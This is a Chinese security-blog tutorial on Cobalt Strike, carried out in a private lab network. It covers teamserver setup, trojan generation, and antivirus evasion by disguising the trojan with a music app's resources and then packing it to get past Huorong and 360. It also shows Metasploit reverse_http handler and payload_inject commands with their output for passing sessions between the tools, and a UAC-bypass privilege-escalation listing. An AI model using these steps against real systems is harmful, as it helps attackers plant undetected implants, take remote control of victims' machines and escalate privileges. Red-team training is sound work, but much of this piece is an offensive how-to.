

干货 | CS 免杀和使用（附脚本）

作者：掌控安全 – hpb1 分享！

周六我一般会分享些工具，昨天发了个 [哥斯拉的攻击分析](#)，今天就直接来一篇干货，关于 cs 这也是在后台常看见的消息，今天他来啦！



一. Cobaltstrike 简介

作为一款协同 APT 工具，功能十分强大，针对内网的渗透测试和作为 apt 的控制终端功能，使其变成众多 APT 组织的首选

fireeye 多次分析过实用 cobaltstrike 进行 apt 的案例。

Cobaltstrike 安装

CS 需要一个服务器来进行，我们把它放到服务器上。

然后运行 `./teamserver ip 密码` 即可。


```
root@kali:~/桌面/CobaltStrike4# ./teamserver 192.168.2.103 123456789
[*] Will use existing X509 certificate and keystore (for SSL)
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Team server is up on 50050
[*] SHA256 hash of SSL cert is: 7b49fc589e7e738e3457859d269996ecef83f693570b0ac482c426b1fa04bd73
```

然后使用 CS 客户端连接即可，输入对应 ip、端口和密码。





Cobaltstrike 生成木马

首先创建监听器



攻击 -> 生成后门-> windows executable , 选择监听点击保存即可生成木马





不过 CS 生成木马已经被杀软加入病毒库，很容易别查杀，所以我们需进行一些免杀操作。





二. 常见免杀方式

- 1. 修改特征码
- 2. 花指令免杀
- 3. 加壳免杀


- 4. 内存免杀
- 5. 二次编译
- 6. 分离免杀
- 7. 资源修改

三. 正文（资源修改 + 加壳组合免杀）

这里使用前辈的免杀木马脚本，虽然已经被加入病毒库了，但是通过常见免杀还是可以 Bypass 杀软。





首先打开应用 `Restorator`，拖进木马和网易云，把网易云所有资源信息都复制到木马上，点击保存即可。



不过这样子修改的话，还是不太行，还是被火绒查杀了



那么我们对这个木马，进行加壳，检测选项基本都勾上，点击“保护”即可生成。



我们再打开杀软查杀，发现组合免杀生效了，绕过了火绒和 360



尝试运行看看是否会被查杀，可以看到没有拦截，成功上线了。



name	payload	host	port	bindto	beacons	profile
Zss	windows/beacon_httpreverse_http	192.168.43.147	8080		192.168.43.147	default

Cobalt strike 向 Msf 传递会话:

当我们获得一个 CS 木马会话时，那么该怎么传递到 msf 呢？

其实也挺简单的，再配置一个监听器，设置模块为 `Foreign HTTP` 。

New Listener

Create a listener.

名字

msf

Payload:

Foreign HTTP

Payload Options

HTTP Host (Stager):

192.168.43.147

HTTP Port (Stager):


2020

Save

帮助

配置好后在上线的主机上右击 `Spawn`（增加会话），选择 `Foreign HTTP` 监听模块，

这时候 msf 监听那边就会接收到会话




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > set lhost 192.168.43.147
lhost => 192.168.43.147
msf5 exploit(multi/handler) > set lport 2020
lport => 2020
msf5 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.43.147:2020
[*] http://192.168.43.147:2020 handling request from 192.168.43.106; (UUID: djbuiojv) S
taging x86 payload (181337 bytes) ...
[*] Meterpreter session 4 opened (192.168.43.147:2020 -> 192.168.43.106:51968) at 2020-
12-08 00:51:49 +0800

meterpreter > 
```

Msf 派生 shell 给 Cobaltstrike:

这里还是新建一个监听器，设置模块为 `beacon HTTP`




接下来把 kali 上获得的 `meterpreter`会话 转发到 `cobaltstrike`主机 上,

这里我们需要用到一个 `exploit`模块 :

1. `exploit/windows/local/payload_inject`
2. `set payload windows/meterpreter/reverse_http`
3. `set DisablePayloadHandler true`
4. `set lhost 192.168.43.147`
5. `set lport 8081`
6. `set session 4`

7. run




```
CobaltStrike4 : ruby — Konsole
文件(F) 编辑(E) 视图(V) 书签(B) 设置(S) 帮助(H)

[*] Starting interaction with 4...

meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(multi/handler) > use exploit/windows/local/payload_inject
msf5 exploit(windows/local/payload_inject) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(windows/local/payload_inject) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/payload_inject) > set lhost 192.168.43.147
lhost => 192.168.43.147
msf5 exploit(windows/local/payload_inject) > set lport 8081
lport => 8081
msf5 exploit(windows/local/payload_inject) > set session 4
session => 4
msf5 exploit(windows/local/payload_inject) > run

[*] Running module against DESKTOP-T7GJSKA
[-] PID does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/meterpreter/reverse_http' for PID 13624
msf5 exploit(windows/local/payload_inject) > 
```

这时候返回客户端可以发现已经返回一个名为 CS 的会话



external	internal	listener	user	computer	note	process	pid	arch	id
192.168.43.106	169.254.184.170	Zss	XuanJian	DESKTOP-T7GJSKA		Bypass_se.exe	13004	x86	2
192.168.43.106	169.254.184.170	cs	XuanJian	DESKTOP-T7GJSKA		notepad.exe	13624	x86	4
192.168.43.106	169.254.184.170	Zss	XuanJian	DESKTOP-T7GJSKA		Bypass_se.exe	13844	x86	3

日志X	监听器X	Beacon 169.254.184.170@13004 X	监听器X
12/07 23:54:38	***	root has joined.	
12/07 23:55:17	***	initial beacon from XuanJian@169.254.184.170 (DESKTOP-T7GJSKA)	
12/08 00:23:49	***	root has left.	
12/08 00:24:35	***	root has joined.	
12/08 00:29:18	***	initial beacon from XuanJian@169.254.184.170 (DESKTOP-T7GJSKA)	
12/08 00:33:46	***	initial beacon from XuanJian@169.254.184.170 (DESKTOP-T7GJSKA)	
12/08 01:07:02	***	initial beacon from XuanJian@169.254.184.170 (DESKTOP-T7GJSKA)	

Cobaltstrike 提权

当我们拿到会话时，首先应该输入 `sleep 1` 来修改响应时间，

因为 cs 默认执行命令响应为 `60/s`，这样子太慢了。

影响实验效率

```
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
[+] host called home, sent: 16 bytes
```

接下来要怎么提权呢？

我们回到 `beacon shell` 输入 `elevate` 查看可用的提权脚本，发现只有两个。


```
日志x 脚本管理器x Beacon 192.168.2.102@1720 x
beacon> elevate

Beacon Local Exploits
=====

Exploit      Description
-----
svc-exe      Get SYSTEM via an executable run as a service
uac-token-duplication Bypass UAC with Token Duplication
```

为了丰富我们的提权脚本，我们可以自己导入一个多提权脚本。

